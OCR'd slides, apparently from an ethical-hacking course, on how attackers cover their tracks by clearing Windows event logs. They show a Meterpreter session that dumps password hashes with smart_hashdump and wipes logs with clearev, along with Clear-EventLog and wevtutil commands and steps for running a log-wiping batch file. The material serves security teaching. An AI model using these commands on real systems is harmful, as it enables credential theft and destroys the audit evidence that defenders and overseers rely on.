
- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs



```
C:\Windows\System32\cmd.exe
clearing "Microsoft-Windows-DAL-Provider/Analytic"
clearing "Microsoft-Windows-DAL-Provider/Operational"
clearing "Microsoft-Windows-DAMM/Diagnostic"
clearing "Microsoft-Windows-DCLocator/Debug"
clearing "Microsoft-Windows-DDisplay/Analytic"
clearing "Microsoft-Windows-DDisplay/Logging"
clearing "Microsoft-Windows-DLNA-Namespace/Analytic"
clearing "Microsoft-Windows-DNS-Client/Operational"
clearing "Microsoft-Windows-DSC/Admin"
clearing "Microsoft-Windows-DSC/Analytic"
clearing "Microsoft-Windows-DSC/Debug"
clearing "Microsoft-Windows-DSC/Operational"
clearing "Microsoft-Windows-DUI/Diagnostic"
clearing "Microsoft-Windows-DUSER/Diagnostic"
clearing "Microsoft-Windows-DXGI/Analytic"
clearing "Microsoft-Windows-DXGI/Logging"
clearing "Microsoft-Windows-DXP/Analytic"
clearing "Microsoft-Windows-Data-Pdf/Debug"
clearing "Microsoft-Windows-DataIntegrityScan/Admin"
clearing "Microsoft-Windows-DataIntegrityScan/CrashRecovery"
clearing "Microsoft-Windows-DateTimeControlPanel/Analytic"
clearing "Microsoft-Windows-DateTimeControlPanel/Debug"
clearing "Microsoft-Windows-DateTimeControlPanel/Operational"
clearing "Microsoft-Windows-Deduplication/Diagnostic"
clearing "Microsoft-Windows-Deduplication/Operational"
clearing "Microsoft-Windows-Deduplication/Performance"
clearing "Microsoft-Windows-Deduplication/Scrubbing"
clearing "Microsoft-Windows-Defrag-Core/Debug"
clearing "Microsoft-Windows-Deplorch/Analytic"
clearing "Microsoft-Windows-DesktopActivityModerator/Diagnostic"
clearing "Microsoft-Windows-DesktopWindowManager-Diag/Diagnostic"
clearing "Microsoft-Windows-DeviceAssociationService/Performance"
clearing "Microsoft-Windows-DeviceConfidence/Analytic"
clearing "Microsoft-Windows-DeviceGuard/Operational"
clearing "Microsoft-Windows-DeviceGuard/Verbose"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Autopilot"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Debug"
clearing "Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Operational"
clearing "Microsoft-Windows-DeviceSetupManager/Admin"
clearing "Microsoft-Windows-DeviceSetupManager/Analytic"
clearing "Microsoft-Windows-DeviceSetupManager/Debug"
```

https://www.tenforums.com

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
Server username: NT AUTHORITY\SYSTEM
meterpreter > run post/windows/gather/smart_hashdump

[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Running module against WINDOWS11
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20220405040218_default_10.10.1.11_windows.hashes_295636.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY bf7ee388b30e6e9f6b86de4c18416716...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Admin:1002:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Jason:1005:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Shiela:1006:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+]     Martin:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > clearev
[*] Wiping 1364 records from Application...
[*] Wiping 2358 records from System...
[*] Wiping 8668 records from Security...
meterpreter >
```

Clearing Logs (Cont'd)

The attacker uses the `Clear-EventLog` command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

  `>Clear-EventLog "Windows PowerShell"`


- To clear specific multiple log types from the local and remote systems:

  `>Clear-EventLog -LogName ODiag, OSession -ComputerName localhost, Server02`

- To clear all logs on the specified systems and then display the event log list:

  `>Clear-EventLog -LogName application, system -confirm`

The attacker uses the `wevtutil` utility to clear event logs related to the system, application, and security




```
Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>wevtutil el
AMSI/Debug
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
EndpointMapper
FirstUXPerf-Analytic
ForwardedEvents
HardwareEvents
IHM_DebugChannel
Intel-iaLPSS-GPIO/Analytic
Intel-iaLPSS-I2C/Analytic
Intel-iaLPSS2-GPIO2/Debug
Intel-iaLPSS2-GPIO2/Performance
Intel-iaLPSS2-I2C/Debug
Intel-iaLPSS2-I2C/Performance
Internet Explorer
Key Management Service
MF_MediaFoundationDeviceMFT
MF_MediaFoundationDeviceProxy
MF_MediaFoundationFrameServer
MedaFoundationVideoProc
MedaFoundationVideoProcD3D
MediaFoundationAsyncWrapper
MediaFoundationContentProtection
MediaFoundationDS
MediaFoundationDeviceProxy
MediaFoundationMP4
MediaFoundationMediaEngine
MediaFoundationPerformance
MediaFoundationPerformanceCore
```

Clearing Logs

Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt, PowerShell, and using a BAT file to delete security, system, and application logs. Attackers might use this utility to wipe out the logs as one method of covering their tracks on the target system.

- **Steps to clear logs using Clear_Event_Viewer_Logs.bat utility are as follows.**
  1. Download the **Clear_Event_Viewer_Logs.bat** utility from ***https://www.tenforums.com***.
  2. Unblock the .bat file.
  3. Right-click or press and hold on the .bat file and click/tap on **Run as administrator**.
  4. If prompted by **UAC**, click/tap on **Yes**.
  5. A command prompt will now open to clear the event logs. The command prompt will automatically close when finished.



